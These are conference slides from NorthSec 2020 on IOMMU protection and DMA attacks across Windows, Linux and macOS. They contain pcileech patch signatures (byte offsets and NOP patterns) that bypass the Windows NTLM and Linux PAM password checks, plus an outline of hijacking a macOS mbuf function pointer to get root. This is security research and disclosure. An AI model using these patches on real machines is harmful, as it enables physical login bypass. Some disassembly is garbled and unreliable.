

IOMMU and DMA attacks



Date 15/05/2020

At NorthSec 2020

By Jean-Christophe Delaunay



Whoami

- **Jean-Christophe Delaunay**
- **@Fist0urs on Twitter**

- **Working for Synacktiv:**
 - Offensive security company
 - 75 ninjas
 - 3 poles: pentest, reverse engineering, development

- **In reverse engineering team (formerly in pentest):**
 - 30 reversers
 - Focus on low level dev, reverse, vulnerability research/exploitation
 - If there is software in it, we can own it :)
 - We are hiring!



Roadmap

- **Introduction**
- **Implementations**
- **Attacks**
- **Conclusion**
- **Ongoing works**



Introduction



Disclaimer

- **State of the art of current known attacks will be addressed on Intel technology only**
- **Presentation will stay “high-level”**
- **Attacks discussed involve an already switched on computer**
- **Many IOMMUs have been harmed during tests**



Direct Memory Access (DMA)

■ (over)simplified functioning



Vs.



Technologies



■ PCI



■ AGP



■ FireWire



■ etc.

■ PCI Express





Intel VT-d – IOMMU

- **“Virtualization Technology for Directed I/O”(VT-d)**
- **Proceeds to DMA remapping to restrict accesses to some memory locations**
- **DMA remapping works as a classical MMU (“IO-MMU”) through multiple layers of page tables**
- **Mapping by pages of 4KB, 2MB or 1GB**
- **Addresses manipulated by peripherals may be seen as virtual addresses translated to physical**



Intel VT-d – IOMMU

- **Peripherals are organized by “domains”**
- **Each domain has its proper MMU configuration**
- **All peripherals within a single domain share the same memory mapping**
- **Each peripheral is identified by the triplet “bus:dev:fun”**
- **Domain may be deduced from this triplet**



Intel VT-d – IOMMU

■ Hypervisor usecase:

- a peripheral is shared with a virtual machine
- must ensure that this peripheral may only reach virtual machine's address space

■ OS usecase:

- IOMMU can be used to protect OS/kernel from rogue peripherals
- must ensure that peripherals can only access their address spaces



Implementations

Windows



- **IOMMU is used as a security mechanism by some technologies :**
 - Hyper-V
 - Virtualization Based Security (VBS)
 - Kernel DMA Protection¹
- **According to Microsoft, IOMMU is used to protect the OS from DMA attacks[7] starting with Windows 10 1803**
- **Very few documentation regarding IOMMU actual implementation (as opposed to *NIX-based and macOS systems)**

¹ starting with Windows 10 1803

Windows




[8]

Linux



- IOMMU not activated by default (boot argument “intel_iommu=on”)
- Each IOMMU type² defines a structure “iommu_ops” which serves as an abstraction layer while interacting with hardware
- A virtual address as seen by a peripheral (“iova”) is associated with a physical address (“paddr”) with corresponding read/write rights
- Mapping are achieved per domain and not peripheral
- Each peripheral has its own domain → each peripheral has its own address space

² many platforms are supported by Linux’s IOMMU implementation

Linux



```
const struct iommu_ops intel_iommu_ops = {
    .capable          = intel_iommu_capable,
    .domain_alloc    = intel_iommu_domain_alloc,
    .domain_free     = intel_iommu_domain_free,
    .attach_dev      = intel_iommu_attach_device,
    .detach_dev      = intel_iommu_detach_device,
    .aux_attach_dev  = intel_iommu_aux_attach_device,
    .aux_detach_dev  = intel_iommu_aux_detach_device,
    .aux_get_pasid   = intel_iommu_aux_get_pasid,
    .map             = intel_iommu_map,
    .unmap           = intel_iommu_unmap,
    .iova_to_phys    = intel_iommu_iova_to_phys,
    .add_device      = intel_iommu_add_device,
    .remove_device   = intel_iommu_remove_device,
    .get_resv_regions = intel_iommu_get_resv_regions,
    .put_resv_regions = intel_iommu_put_resv_regions,
    .device_group    = pci_device_group,
    .dev_has_feat    = intel_iommu_dev_has_feat,
    .dev_feat_enabled = intel_iommu_dev_feat_enabled,
    .dev_enable_feat = intel_iommu_dev_enable_feat,
    .dev_disable_feat = intel_iommu_dev_disable_feat,
    .pgsize_bitmap   = INTEL_IOMMU_PGSIZES,
};
```

```
int (*map)(
    struct iommu_domain *domain,
    unsigned long iova,
    phys_addr_t paddr,
    size_t size,
    int prot
);

size_t (*unmap)(
    struct iommu_domain *domain,
    unsigned long iova,
    size_t size
);
```

macOS



- **Apple understood many years ago the security concerns regarding IOMMU**
- **UEFI is involved in the IOMMU configuring process**
- **Not open source so a reverse engineering work was started in order to understand this part**
- **First results emphasize that the implementation follows Intel's recommendations**



macOS – reverse engineering

- **IOMMU is activated at boot time within UEFI**
- **Custom UEFI protocol permitting drivers to configure IOMMU's mappings for peripherals**
- **When UEFI hands off to the OS, the “IOPCIFamily”³ driver reinitializes the IOMMU so that it can be used in the new execution context**

³ <https://opensource.apple.com/source/IOPCIFamily/IOPCIFamily-330.250.10/>



macOS

- This driver declares the “AppleVTDDeviceMapper” class which overrides the “IOMapper” class
- This class redefines the “iovmMapMemory” and “iovmUnmapMemory” APIs which permit to add and remove memory mappings within the IOMMU
- Unlike Linux, macOS uses a single domain for all peripherals



Attacks



Windows – principle

- **Context: without VBS⁴ no IOMMU by default**
- **Attack:**
 - connect to the PCI BUS
 - probe main memory searching for logon session unlocking routine
 - Patch password's checking routine
 - Log in whatever password is entered[9]

⁴ with VBS activated the attack would require to reboot the workstation



Windows – attack

- Identify “MsvpPasswordValidate”, from “NtlmShared.dll”⁵, in memory

```
.text:0000000180003722          loc_180003722:                ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:0000000180003722          ; MsvpPasswordValidate+B8↑j ...
.text:0000000180003722 41 BE 10 00 00 00          mov     r14d, 10h
.text:0000000180003728 48 8D 56 50                lea    rdx, [rsi+50h] ; Source2
.text:000000018000372C 45 8B C6                   mov    r8d, r14d     ; Length
.text:000000018000372E 48 8B CB                   mov    rcx, rbx      ; Source1
.text:0000000180003732 FF 15 C0 1B 00 00          call   cs:__imp_RtlCompareMemory
.text:0000000180003738 49 3B C6                   cmp    rax, r14
.text:000000018000373B 0F 84 09 FB FF FF          jz     loc_18000324A
.text:0000000180003741
.text:0000000180003741          loc_180003741:                ; CODE XREF: MsvpPasswordValidate+A7↑j
.text:0000000180003741          ; MsvpPasswordValidate+E0↑j ...
.text:0000000180003741 32 C0                      xor    al, al
.text:0000000180003743 E9 04 FB FF FF          jmp    loc_18000324C
.text:0000000180003743          ; } // starts at 180003160
.text:0000000180003743          MsvpPasswordValidate endp
```

⁵ prior to Windows 10, this API was located in “msv1_0.dll”

Windows – attack



```
.text:00000000180003722          loc_180003722:                ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:00000000180003722          ; MsvpPasswordValidate+B8↑j ...
.text:00000000180003722 41 BE 10 00 00 00          mov     r14d, 10h
.text:00000000180003728 48 8D 56 50                lea    rdx, [rsi+50h] ; Source2
.text:0000000018000372C 45 8B C6                   mov    r8d, r14d    ; Length
.text:0000000018000372F 48 8B CB                   mov    rcx, rbx     ; Source1
.text:00000000180003732 FF 15 C0 1B 00 00          call   cs:__imp_RtlCompareMemory
.text:00000000180003738 49 3B C6                   cmp    rax, r14
.text:0000000018000373B 90                          nop
.text:0000000018000373C 90                          nop
.text:0000000018000373D 90                          nop
.text:0000000018000373E 90                          nop
.text:0000000018000373F 90                          nop
.text:00000000180003740 90                          nop
.text:00000000180003741          loc_180003741:                ; CODE XREF: MsvpPasswordValidate+A7↑j
.text:00000000180003741          ; MsvpPasswordValidate+E0↑j ...
.text:00000000180003741 B0 01                      mov    al, 1
.text:00000000180003743 E9 04 FB FF FF            jmp    loc_18000324C
.text:00000000180003743          ; } // starts at 180003160
.text:00000000180003743          MsvpPasswordValidate endp
```



Windows – attack

NtlmShared.dll - 10.0.18362.1 ; Windows 10 ; x64 ;
7e034cc4e80106cda064c21176333534ea949837e8dc2f11333d937814125de6
73A,C60F84,73E,FBFFFF32C0E9,73B,909090909090B001

```
.text:00000000180003722          loc_180003722:                ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:00000000180003722          ; MsvpPasswordValidate+B8↑j ...
.text:00000000180003722  41 BE 10 00 00 00          mov     r14d, 10h
.text:00000000180003728  48 8D 56 50                lea    rdx, [rsi+50h] ; Source2
.text:0000000018000372C  45 8B C6                    mov     r8d, r14d     ; Length
.text:0000000018000372F  48 8B CB                    mov     rcx, rbx      ; Source1
.text:00000000180003732  FF 15 C0 1B 00 00          call   cs:__imp_RtlCompareMemory
.text:00000000180003738  49 3B C6                    cmp     rax, r14
.text:0000000018000373B  0F 84 09 FB FF FF          jz     loc_18000324A
.text:00000000180003741
.text:00000000180003741          loc_180003741:                ; CODE XREF: MsvpPasswordValidate+A7↑j
.text:00000000180003741          ; MsvpPasswordValidate+E0↑j ...
.text:00000000180003741  32 C0                      xor     al, al
.text:00000000180003743  E9 04 FB FF FF          jmp     loc_18000324C
.text:00000000180003743          ; } // starts at 180003160
.text:00000000180003743          MsvpPasswordValidate endp
```

Windows – attack



NtlmShared.dll - 10.0.18362.1 ; Windows 10 ; x64 ;
7e034cc4e80106cda064c21176333534ea949837e8dc2f11333d937814125de6
73A,C60F84,73E,FBFFF32C0E9,73B,909090909090B001

```
.text:00000000180003722          loc_180003722:                ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:00000000180003722                                     ; MsvpPasswordValidate+B8↑j ...
.text:00000000180003722 41 BE 10 00 00 00          mov     r14d, 10h
.text:00000000180003728 48 8D 56 50               lea    rdx, [rsi+50h] ; Source2
.text:0000000018000372C 45 8B C6                 mov    r8d, r14d     ; Length
.text:0000000018000372F 48 8B CB                 mov    rcx, rbx      ; Source1
.text:00000000180003732 FF 15 C0 1B 00 00        call   cs:__imp_RtlCompareMemory
.text:00000000180003738 49 3B C6                 cmp    rax, r14
.text:0000000018000373B 90                      nop
.text:0000000018000373C 90                      nop
.text:0000000018000373D 90                      nop
.text:0000000018000373E 90                      nop
.text:0000000018000373F 90                      nop
.text:00000000180003740 90                      nop
.text:00000000180003741                                     loc_180003741:                ; CODE XREF: MsvpPasswordValidate+A7↑j
.text:00000000180003741                                     ; MsvpPasswordValidate+E0↑j ...
.text:00000000180003741 B0 01                   mov    al, 1
.text:00000000180003743 E9 04 FB FF FF          jmp    loc_18000324C
.text:00000000180003743 ; } // starts at 180003160
.text:00000000180003743 MsvpPasswordValidate endp
```


Windows – attack

■ Hardware:

- FPGA Spartan-6 FPGA SP605[10] + FTDI ft601[11]
USB 3.0 extension...
- ...or PCIe Screamer R02/M2[12]
- Whatever adaptor permitting to connect to the PCI
BUS

■ Software:

- Linux or Windows
- *pcileech*⁶ by Ulf Frisk (@UlfFrisk)...
- ... + signatures

⁶ <https://github.com/ufrisk/pcileech>

Windows – attack



FPGA Spartan-6 FPGA SP605[10] + FTDI ft601[11] USB 3.0



Linux – principle

- Context: no IOMMU by default
- Attack follows the same scheme as for Windows:
 - Patch password's checking routine (“verify_pwd_hash” from “pam_unix.so”)
 - Log in whatever password is entered

```
.text:00000000000060E8 89 C2          mov     edx, eax
.text:00000000000060EA E8 01 09 00 00 call   sub_69F0
.text:00000000000060EF 41 89 C4      mov     r12d, eax
.text:00000000000060F2 0EF 31 C0     xor     eax, eax
.text:00000000000060F2 90          nop
.text:00000000000060F2 45 85 E4     xor     r12d, r12d
.text:00000000000060F5 0F 85 AE 00 00 00  nop
.text:00000000000060FB 48 85 DB     nop
.text:00000000000060FE 74 35     nop
.text:0000000000006100 48 8D 0D 69 EB FF FF  test   rbx, rbx
.text:0000000000006107 31 D2     jz     short loc_6135
.text:0000000000006109 48 89 DE     lea   rcx, sub_4C70
.text:000000000000610C 4C 89 EF     xor   edx, edx
.text:000000000000610F E8 DC C6 FF FF  mov   rsi, rbx
.text:0000000000006114 4C 89 EF     mov   rdi, r13
.text:0000000000006114 4C 89 EF     call  _pam_set_data

loc_60F2:
mov     edx, eax
call   sub_69F0
mov     r12d, eax

loc_6114:
test   r12d, r12d
jnz   loc_61A9
test   rbx, rbx
jz    short loc_6135
lea   rcx, sub_4C70
xor   edx, edx
mov   rsi, rbx
mov   rdi, r13
call  _pam_set_data

loc_60F2:
mov     edx, eax
call   sub_69F0
xor     eax, eax
nop
xor     r12d, r12d
nop
nop
nop
nop
nop
nop
nop
nop
test   rbx, rbx
jz     short loc_6135
```

```
# pam_unix-ubuntu-18.04.1-x64.so ; x64 ;
a7473bdb2e8a939ee380d003a578b1893d499f9a943de3369d933daf75b11dec
0EF,4189C44585E40F85,0,-,0EF,31C0904531E4909090909090
```



macOS – context

- IOMMU enabled by default⁷
- Must find way to circumvent IOMMU protection
- Colin Rothwell[13] found some vulnerabilities during his PhD thesis[14]
- Along with other researchers, he released “Thunderclap”[15][16], a platform dedicated to DMA attacks
- Vulnerabilities patched with macOS 10.12.4

⁷ IOMMU could be disabled prior to macOS High Sierra by rebooting in *recovery mode*. In this case *pcileech* can be used



macOS – principle

- **Peripherals are under the same domain**
→ share the same address space
- **Possible to access network card's memory pages**
- **Exploit⁸ this behavior to be able to execute commands as *root***

⁸ before macOS 10.12.4



macOS – attack

- Network packets are described by an “mbuf” structure⁹

```
struct mbuf {
    struct m_hdr m_hdr;
    union {
        struct {
            struct pkthdr MH_pkthdr; /* M_PKTHDR set */
            union {
                struct m_ext MH_ext; /* M_EXT set */
                char MH_databuf[_MHLEN];
            } MH_dat;
        } MH;
        char M_databuf[_MLEN]; /* !M_PKTHDR, !M_EXT */
    } M_dat;
};
```

⁹ mbuf structs can be chained in order to obtain payloads of arbitrary sizes

macOS – attack



- Data can be stored in multiple ways:
 - **m_dat** (M_dat.M_datobuf) and **m_pktdat**(M_dat.MH.MH_dat.MH_datobuf)
 - External buffer **m_ext** (M_dat.MH.MH_dat.MH_ext)

```
struct mbuf {
    struct m_hdr m_hdr;
    union {
        struct {
            struct pkthdr MH_pkthdr; /* M_PKTHDR set */
            union {
                struct m_ext MH_ext; /* M_EXT set */
                char MH_datobuf[_MHLEN];
            } MH_dat;
        } MH;
        char M_datobuf[_MLEN]; /* !M_PKTHDR, !M_EXT */
    } M_dat;
};
```

macOS – attack



- The way data is stored depends on the **m_flags** value from the m_buf header (**m_hdr**)

```
struct mbuf {
    struct m_hdr m_hdr;
    union {
        struct {
            struct pkthdr MH_pkthdr;
            union {
                struct m_ext MH_ext;
                char MH_databuf[_MHLEN];
            } MH_dat;
        } MH;
        char M_databuf[_MLEN];
    } M_dat;
};
```

```
struct m_hdr {
    struct mbuf *mh_next; /* next buffer in chain */
    struct mbuf *mh_nextpkt; /* next chain in queue/record */
    caddr_t mh_data; /* location of data */
    int32_t mh_len; /* amount of data in this mbuf */
    u_int16_t mh_type; /* type of data in this mbuf */
    u_int16_t mh_flags; /* flags; see below */
};
```

macOS – attack



- **m_ext is evaluated when M_EXT flag is set**
- **Because an external buffer is allocated to store the data, it must be freed when it is no longer needed**
- **The function in charge of freeing the buffer is stored in the m_ext structure...**



macOS – attack

■ ... as a function pointer

```
/*
 * Description of external storage mapped into mbuf, valid only if M_EXT set.
 */
struct m_ext {
    caddr_t ext_buf; /* start of buffer */
    void (*ext_free)(caddr_t, u_int, caddr_t); /* free routine if not the usual */
    u_int ext_size; /* size of buffer, for ext_free */
    caddr_t ext_arg; /* additional ext_free argument */
    struct ext_ref {
        struct mbuf *paired;
        u_int16_t minref;
        u_int16_t refcnt;
        u_int16_t prefcnt;
        u_int16_t flags;
        u_int32_t priv;
    } *ext_refflags;
};
```



macOS – attack

- We can modify this function pointer through DMA
- We also control its parameters as they are members of the `m_ext` struct:
 - `ext_buff`
 - `ext_size`
 - `ext_arg`
- This function pointer will be called when the buffer is freed
- We override this pointer with `KUNCExecute`¹⁰ API

¹⁰ `KUNCExecute` permits to launch a binary as *root* in the userland



macOS – patch

- **m_ext.ext_free and m_ext.ext_refflags are now obfuscated with random values which are set during boot process**

```
uintptr_t mb_obscurer_extfree __attribute__((visibility("hidden")));  
uintptr_t mb_obscurer_extref __attribute__((visibility("hidden")));  
  
read_random(&mb_obscurer_extref, sizeof (mb_obscurer_extref));  
read_random(&mb_obscurer_extfree, sizeof (mb_obscurer_extfree));
```

- **The attack is no longer feasible without knowing the values of these random masks**



Conclusion

So what?



- **DMA attack vectors are more and more discussed**
- **As expected, macOS is ahead of its contestants regarding hardware security...**
- **...nevertheless, Windows seems to take the physical attack vector seriously**
- **If there is few documentation regarding IOMMU software implementation, there is little to no information regarding the hardware side**
- **We plan to go further than the current state of the art during our RAPID's project "DMArvest"**



Ongoing works



DMArvest

- **RAPID[17] project**
- **Study of DMA relying on PCI BUS from software to hardware:**
 - all mainstream OS
 - open-source/closed-source
 - various technologies :
 - M2, Thunderbolt, (ExpressCard)
 - Intel/AMD/(other)
 - x86/ARM/(other)
 - more

Thunderbolt on Windows



- **Closed source**
- **Multiple components:**
 - UWP Application
 - Service
 - WDF drivers

Thunderbolt on Windows

